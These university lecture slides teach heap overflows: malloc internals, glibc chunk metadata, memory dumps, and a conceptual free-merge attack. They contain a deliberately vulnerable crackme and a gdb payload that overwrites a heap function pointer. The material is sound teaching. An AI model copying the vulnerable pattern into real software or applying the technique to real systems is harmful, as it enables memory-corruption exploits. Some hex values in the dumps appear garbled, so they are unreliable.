

Heap Overflow

Joseph Hallett

bristol.ac.uk



Here Be Dragons...

Heap-based overflows inevitably involve a discussion of `malloc`

This stuff is *highly* system dependent and has changed a lot over time...

It is conceptually, and technically fiddly...

Even within a single system, there may be multiple memory management libraries in play (sometimes even within one application)...

We're going to go *high-level* and describe the concepts and history

To understand in detail, you need to read *your* malloc implementation



malloc(3) and free(3)

How do we get the operating system to give our program memory to work with?

- mmap (and sbrk and brk...)

Mmap works via the kernel to assign and manage regions of memory

- But system calls are expensive...
- And creating/new-ing objects dynamically is really common...
- And not all OSs implement POSIX APIs portably...
- ...and C is meant to be at least vaguely portable...



malloc(3) and free(3)

So lets manage memory in userland!

When a program starts lets give it a big region of memory somewhere in its virtual address space and an API for managing it

- It can call the lower-level system calls *if necessary*
- Data structures to manage things were initially based on a heap...
- So lets call it *the heap* and we'll keep it as far away from the stack as possible to avoid things bumping into each other!

(The heap may not be a heap anymore, and there may be more than one)

bristol.ac.uk



malloc(3) and free(3)

```
#include <stdlib.h>
```

```
void *  
malloc(size_t size);
```

```
void *  
calloc(size_t nmemb, size_t size);
```

```
void *  
realloc(void *ptr, size_t size);
```

```
void  
free(void *ptr);
```

```
void *  
reallocarray(void *ptr, size_t nmemb, size_t size);
```

```
void *  
reallocarray(void *ptr, size_t oldnmemb, size_t nmemb, size_t size);
```

```
void  
freezero(void *ptr, size_t size);
```

```
void *  
aligned_alloc(size_t alignment, size_t size);
```

```
void *  
malloc_conceal(size_t size);
```

```
void *  
calloc_conceal(size_t nmemb, size_t size);
```

```
char *malloc_options;
```

```
#include <stdlib.h>
```

```
void *  
calloc(size_t count, size_t size);
```

```
void  
free(void *ptr);
```

```
void *  
malloc(size_t size);
```

```
void *  
realloc(void *ptr, size_t size);
```


```
void *  
reallocf(void *ptr, size_t size);
```

```
void *  
valloc(size_t size);
```

```
void *  
aligned_alloc(size_t alignment, size_t size);
```

```
#include <stdlib.h>
```

```
void *calloc(size_t nmemb  
void *malloc(size_t size)  
void free(void *ptr);  
void *realloc(void *ptr,
```



malloc(3) and free(3)

libc API for dynamically assigning memory for object

Initially implemented by Doug Hoyte for UNIX

- Reimplemented by many others
- Ask for memory with malloc (or preferably calloc)
- Mark it as used with free
- Dynamically grow or change it with realloc



Example

Simple crackme program...

Oh no it uses strcpy...

```
[ $ ./hof Hello  
data is at 0x8db8008  
fp is at 0x8db8050  
level has not been passed
```

```
$ nm ./hof | grep winner  
080484b4 T nowinner  
0804849b T winner
```

```
#include <stdlib.h>  
#include <stdio.h>  
#include <string.h>
```

```
struct data { char name[64]; };  
struct fp { int (*fp)(); };
```

```
int winner() { printf("level passed\n"); }  
int nowinner() { printf("level has not been passed\n"); }
```

```
int main(int argc, char **argv) {  
    struct data *d;  
    struct fp *f;  
  
    d = malloc(sizeof(struct data));  
    f = malloc(sizeof(struct fp));  
    printf("data is at %p\nfp is at %p\n", d, f);  
  
    f->fp = nowinner;  
  
    strcpy(d->name, argv[1]);  
    f->fp();  
  
    return 0;  
}
```



Example

```
(gdb) run $(perl -e 'print "A"x128')
Starting program: /home/vagrant/hof $(perl -e 'print "A"x128')
data is at 0x804b008
fp is at 0x804b050
```

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

```
(gdb) run $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')
```

The program being debugged has been started already.

Start it from the beginning? (y or n) y

```
Starting program: /home/vagrant/hof $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')
```

data is at 0x804b008


fp is at 0x804b050

level passed

[Inferior 1 (process 1652) exited normally]

```
[$ ./hof Hello
data is at 0x8db8008
fp is at 0x8db8050
level has not been passed
```

```
[$ nm ./hof | grep winner
080484b4 T nowinner
0804849b T winner
```



Is this realistic?

Sort of...?

- You could imagine doing OO programming in C with structs of function pointers
- (But C++ has its own allocation mechanisms which don't always use malloc internally... have a play! ;-))

More generally...


- Buffers can exist on the heap...
- Buffers can be over (or under flowed)
- Sometimes you hit something useful



Malloc Internals

So how does malloc really work?

Lots of different implementations,
...but all give dynamic access to data on the heap...
...but not all actually use a heap data structure




Glibc Malloc Internals: Chunks

Memory starts out as a big empty array. (Well... *arena*)

When malloc is called put the following *chunk* data structure on the heap...

Return pointer to start of payload



Glibc Malloc Internals: Chunks

On free, write some data into
the old payload...

mchunkptr


A pointer to the *next chunk* **fwd**

A pointer to the *last chunk* **bck**

Various sizes, but sequential

Memory gets more and more
chunked as time goes on...


bristol.ac.uk



How do you deal with chunking?

When freeing memory check the **fwd** and **bck** back pointer $mchunkptr$

If the previous or chunk is also freed, then merge the two chunks together and update the length to be the combined length (\pm headers)



So what does this look like?

- Create three 16 byte arrays
- Free them
- Look at the memory after each operation

```
#include <stdio.h>
#include <stdlib.h>

#define len 16
#define undershoot -2
#define overshoot 4

void dump(int *buf1, int *buf2, int *buf3) {
    for (int i = undershoot; i != len + overshoot; i++) {
        printf("%04d: %s %p: %08x\t%p: %08x\t%p: %08x\n",
            i, (0 <= i && i < len) ? "*" : " ",
            buf1+i, *(buf1+i), buf2+i, *(buf2+i), buf3+i, *(buf3+i));
    }
}

void dump_bck(int *buf) {
    int *bck = (int *)buf[1];
    for (int i = 0; i < overshoot; i++) { printf("%p: %08x\n", bck+i, *(bck+i)); }
    printf("\n");
}

int main(void) {
    int *buf1, *buf2, *buf3;

    buf1 = calloc(len, sizeof *buf1);
    buf2 = calloc(len, sizeof *buf2);
    buf3 = calloc(len, sizeof *buf3);

    printf("buf1: %p\n", buf1);
    printf("buf2: %p\n", buf2);
    printf("buf3: %p\n\n", buf3);

    for (int i = 0; i < len; i++) {
        buf1[i] = 0xfffffffff0+i;
        buf2[i] = 0xfffffffff0+i;
        buf3[i] = 0xfffffffff0+i;
    }

    dump(buf1, buf2, buf3);

    printf("\n* Freeing buf3\n\n");
    free(buf3);
    dump_bck(buf3);
    dump(buf1, buf2, buf3);

    printf("\n* Freeing buf2\n\n");
    free(buf2);
    dump_bck(buf2);
    dump(buf1, buf2, buf3);


    printf("\n* Freeing buf1\n\n");
    free(buf1);
    dump_bck(buf1);
    dump(buf1, buf2, buf3);

    return EXIT_SUCCESS;
}
```



buf1: 0x9046008
buf2: 0x9046050
buf3: 0x9046098

| | | | | | | |
|-------|--------------|-------------|------------|-------------|------------|-------------|
| -002: | 0x9046000: | 00000000 | 0x9046048: | 00000000 | 0x9046090: | 00000000 |
| -001: | 0x9046004: | 00000049 | 0x904604c: | 00000049 | 0x9046094: | 00000049 |
| 0000: | * 0x9046008: | ffffffff0 | 0x9046050: | ffffffff0 | 0x9046098: | ffffffff0 |
| 0001: | * 0x904600c: | ffffffff1 | 0x9046054: | ffffffff1 | 0x904609c: | ffffffff1 |
| 0002: | * 0x9046010: | ffffffff2 | 0x9046058: | ffffffff2 | 0x90460a0: | ffffffff2 |
| 0003: | * 0x9046014: | ffffffff3 | 0x904605c: | ffffffff3 | 0x90460a4: | ffffffff3 |
| 0004: | * 0x9046018: | ffffffff4 | 0x9046060: | ffffffff4 | 0x90460a8: | ffffffff4 |
| 0005: | * 0x904601c: | ffffffff5 | 0x9046064: | ffffffff5 | 0x90460ac: | ffffffff5 |
| 0006: | * 0x9046020: | ffffffff6 | 0x9046068: | ffffffff6 | 0x90460b0: | ffffffff6 |
| 0007: | * 0x9046024: | ffffffff7 | 0x904606c: | ffffffff7 | 0x90460b4: | ffffffff7 |
| 0008: | * 0x9046028: | ffffffff8 | 0x9046070: | ffffffff8 | 0x90460b8: | ffffffff8 |
| 0009: | * 0x904602c: | ffffffff9 | 0x9046074: | ffffffff9 | 0x90460bc: | ffffffff9 |
| 0010: | * 0x9046030: | fffffffa | 0x9046078: | fffffffa | 0x90460c0: | fffffffa |
| 0011: | * 0x9046034: | fffffffb | 0x904607c: | fffffffb | 0x90460c4: | fffffffb |
| 0012: | * 0x9046038: | fffffffc | 0x9046080: | fffffffc | 0x90460c8: | fffffffc |
| 0013: | * 0x904603c: | ffffffffffd | 0x9046084: | ffffffffffd | 0x90460cc: | ffffffffffd |
| 0014: | * 0x9046040: | ffffffffffe | 0x9046088: | ffffffffffe | 0x90460d0: | ffffffffffe |
| 0015: | * 0x9046044: | ffffffffff | 0x904608c: | ffffffffff | 0x90460d4: | ffffffffff |
| 0016: | 0x9046048: | 00000000 | 0x9046090: | 00000000 | 0x90460d8: | 00000000 |
| 0017: | 0x904604c: | 00000049 | 0x9046094: | 00000049 | 0x90460dc: | 00001009 |
| 0018: | 0x9046050: | ffffffff0 | 0x9046098: | ffffffff0 | 0x90460e0: | 31667562 |
| 0019: | 0x9046054: | ffffffff1 | 0x904609c: | ffffffff1 | 0x90460e4: | 7830203a |




* Freeing buf3

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046090
0xb7ed17bc: 09046090

| | | | | | | |
|-------|--------------|------------|------------|------------|------------|------------|
| -002: | 0x9046000: | 00000000 | 0x9046048: | 00000000 | 0x9046090: | 00000000 |
| -001: | 0x9046004: | 00000049 | 0x904604c: | 00000049 | 0x9046094: | 00000049 |
| 0000: | * 0x9046008: | fffffffff0 | 0x9046050: | fffffffff0 | 0x9046098: | b7ed17b0 |
| 0001: | * 0x904600c: | fffffffff1 | 0x9046054: | fffffffff1 | 0x904609c: | b7ed17b0 |
| 0002: | * 0x9046010: | fffffffff2 | 0x9046058: | fffffffff2 | 0x90460a0: | fffffffff2 |
| 0003: | * 0x9046014: | fffffffff3 | 0x904605c: | fffffffff3 | 0x90460a4: | fffffffff3 |
| 0004: | * 0x9046018: | fffffffff4 | 0x9046060: | fffffffff4 | 0x90460a8: | fffffffff4 |
| 0005: | * 0x904601c: | fffffffff5 | 0x9046064: | fffffffff5 | 0x90460ac: | fffffffff5 |
| 0006: | * 0x9046020: | fffffffff6 | 0x9046068: | fffffffff6 | 0x90460b0: | fffffffff6 |
| 0007: | * 0x9046024: | fffffffff7 | 0x904606c: | fffffffff7 | 0x90460b4: | fffffffff7 |
| 0008: | * 0x9046028: | fffffffff8 | 0x9046070: | fffffffff8 | 0x90460b8: | fffffffff8 |
| 0009: | * 0x904602c: | fffffffff9 | 0x9046074: | fffffffff9 | 0x90460bc: | fffffffff9 |
| 0010: | * 0x9046030: | fffffffafa | 0x9046078: | fffffffafa | 0x90460c0: | fffffffafa |
| 0011: | * 0x9046034: | fffffffafb | 0x904607c: | fffffffafb | 0x90460c4: | fffffffafb |
| 0012: | * 0x9046038: | fffffffafc | 0x9046080: | fffffffafc | 0x90460c8: | fffffffafc |
| 0013: | * 0x904603c: | fffffffafd | 0x9046084: | fffffffafd | 0x90460cc: | fffffffafd |
| 0014: | * 0x9046040: | fffffffafe | 0x9046088: | fffffffafe | 0x90460d0: | fffffffafe |
| 0015: | * 0x9046044: | fffffffaff | 0x904608c: | fffffffaff | 0x90460d4: | fffffffaff |
| 0016: | 0x9046048: | 00000000 | 0x9046090: | 00000000 | 0x90460d8: | 00000048 |
| 0017: | 0x904604c: | 00000049 | 0x9046094: | 00000049 | 0x90460dc: | 00001008 |
| 0018: | 0x9046050: | fffffffff0 | 0x9046098: | b7ed17b0 | 0x90460e0: | 31667562 |
| 0019: | 0x9046054: | fffffffff1 | 0x904609c: | b7ed17b0 | 0x90460e4: | 7830203a |


01100100011



* Freeing buf2

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046048
0xb7ed17bc: 09046048

| | | | | | | |
|-------|--------------|-------------|------------|-------------|------------|-------------|
| -002: | 0x9046000: | 00000000 | 0x9046048: | 00000000 | 0x9046090: | 00000000 |
| -001: | 0x9046004: | 00000049 | 0x904604c: | 00000091 | 0x9046094: | 00000049 |
| 0000: | * 0x9046008: | fffffffff0 | 0x9046050: | b7ed17b0 | 0x9046098: | b7ed17b0 |
| 0001: | * 0x904600c: | fffffffff1 | 0x9046054: | b7ed17b0 | 0x904609c: | b7ed17b0 |
| 0002: | * 0x9046010: | fffffffff2 | 0x9046058: | fffffffff2 | 0x90460a0: | fffffffff2 |
| 0003: | * 0x9046014: | fffffffff3 | 0x904605c: | fffffffff3 | 0x90460a4: | fffffffff3 |
| 0004: | * 0x9046018: | fffffffff4 | 0x9046060: | fffffffff4 | 0x90460a8: | fffffffff4 |
| 0005: | * 0x904601c: | fffffffff5 | 0x9046064: | fffffffff5 | 0x90460ac: | fffffffff5 |
| 0006: | * 0x9046020: | fffffffff6 | 0x9046068: | fffffffff6 | 0x90460b0: | fffffffff6 |
| 0007: | * 0x9046024: | fffffffff7 | 0x904606c: | fffffffff7 | 0x90460b4: | fffffffff7 |
| 0008: | * 0x9046028: | fffffffff8 | 0x9046070: | fffffffff8 | 0x90460b8: | fffffffff8 |
| 0009: | * 0x904602c: | fffffffff9 | 0x9046074: | fffffffff9 | 0x90460bc: | fffffffff9 |
| 0010: | * 0x9046030: | fffffffa | 0x9046078: | fffffffa | 0x90460c0: | fffffffa |
| 0011: | * 0x9046034: | fffffffb | 0x904607c: | fffffffb | 0x90460c4: | fffffffb |
| 0012: | * 0x9046038: | fffffffc | 0x9046080: | fffffffc | 0x90460c8: | fffffffc |
| 0013: | * 0x904603c: | fffffffd | 0x9046084: | fffffffd | 0x90460cc: | fffffffd |
| 0014: | * 0x9046040: | ffffffffffe | 0x9046088: | ffffffffffe | 0x90460d0: | ffffffffffe |
| 0015: | * 0x9046044: | ffffffffff | 0x904608c: | ffffffffff | 0x90460d4: | ffffffffff |
| 0016: | 0x9046048: | 00000000 | 0x9046090: | 00000000 | 0x90460d8: | 00000090 |
| 0017: | 0x904604c: | 00000091 | 0x9046094: | 00000049 | 0x90460dc: | 00001008 |
| 0018: | 0x9046050: | b7ed17b0 | 0x9046098: | b7ed17b0 | 0x90460e0: | 203a3837 |
| 0019: | 0x9046054: | b7ed17b0 | 0x904609c: | b7ed17b0 | 0x90460e4: | 66666666 |




* Freeing buf1

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046000
0xb7ed17bc: 09046000


| | | | | | | |
|-------|--------------|------------|------------|------------|------------|------------|
| -002: | 0x9046000: | 00000000 | 0x9046048: | 00000000 | 0x9046090: | 00000000 |
| -001: | 0x9046004: | 000000d9 | 0x904604c: | 00000091 | 0x9046094: | 00000049 |
| 0000: | * 0x9046008: | b7ed17b0 | 0x9046050: | b7ed17b0 | 0x9046098: | b7ed17b0 |
| 0001: | * 0x904600c: | b7ed17b0 | 0x9046054: | b7ed17b0 | 0x904609c: | b7ed17b0 |
| 0002: | * 0x9046010: | fffffffff2 | 0x9046058: | fffffffff2 | 0x90460a0: | fffffffff2 |
| 0003: | * 0x9046014: | fffffffff3 | 0x904605c: | fffffffff3 | 0x90460a4: | fffffffff3 |
| 0004: | * 0x9046018: | fffffffff4 | 0x9046060: | fffffffff4 | 0x90460a8: | fffffffff4 |
| 0005: | * 0x904601c: | fffffffff5 | 0x9046064: | fffffffff5 | 0x90460ac: | fffffffff5 |
| 0006: | * 0x9046020: | fffffffff6 | 0x9046068: | fffffffff6 | 0x90460b0: | fffffffff6 |
| 0007: | * 0x9046024: | fffffffff7 | 0x904606c: | fffffffff7 | 0x90460b4: | fffffffff7 |
| 0008: | * 0x9046028: | fffffffff8 | 0x9046070: | fffffffff8 | 0x90460b8: | fffffffff8 |
| 0009: | * 0x904602c: | fffffffff9 | 0x9046074: | fffffffff9 | 0x90460bc: | fffffffff9 |
| 0010: | * 0x9046030: | fffffffafa | 0x9046078: | fffffffafa | 0x90460c0: | fffffffafa |
| 0011: | * 0x9046034: | fffffffafb | 0x904607c: | fffffffafb | 0x90460c4: | fffffffafb |
| 0012: | * 0x9046038: | fffffffafc | 0x9046080: | fffffffafc | 0x90460c8: | fffffffafc |
| 0013: | * 0x904603c: | fffffffafd | 0x9046084: | fffffffafd | 0x90460cc: | fffffffafd |
| 0014: | * 0x9046040: | fffffffafe | 0x9046088: | fffffffafe | 0x90460d0: | fffffffafe |
| 0015: | * 0x9046044: | fffffffaff | 0x904608c: | fffffffaff | 0x90460d4: | fffffffaff |
| 0016: | 0x9046048: | 00000000 | 0x9046090: | 00000000 | 0x90460d8: | 000000d8 |
| 0017: | 0x904604c: | 00000091 | 0x9046094: | 00000049 | 0x90460dc: | 00001008 |
| 0018: | 0x9046050: | b7ed17b0 | 0x9046098: | b7ed17b0 | 0x90460e0: | 203a3837 |
| 0019: | 0x9046054: | b7ed17b0 | 0x904609c: | b7ed17b0 | 0x90460e4: | 66666666 |

(END)



Attack

So chunks have a pointer to a previous section that will be merged and write the size of the combined chunks to the address before...





Attack

So use heap overflow to make it look like a chunk has already been freed! When chunk after that is freed it'll be merged with your chunk

The size field will be added to the address before a pointer you control...

Arbitrary write (e.g. return address)

bristol.ac.uk



This is rather complex!

Yep!

Lot of work for a one int write!
...but sometimes thats all you need

Other attacks exist!



Further Reading

Phrack Magazine Volume 0x0b, Issue 0x39

- Once upon a free()... (*Anon*)
- Vudo - An object superstitiously believed to embody magical powers (*MaXX*)

The Malloc Maleficarum (*Phantasmal Phantasmagoria*)

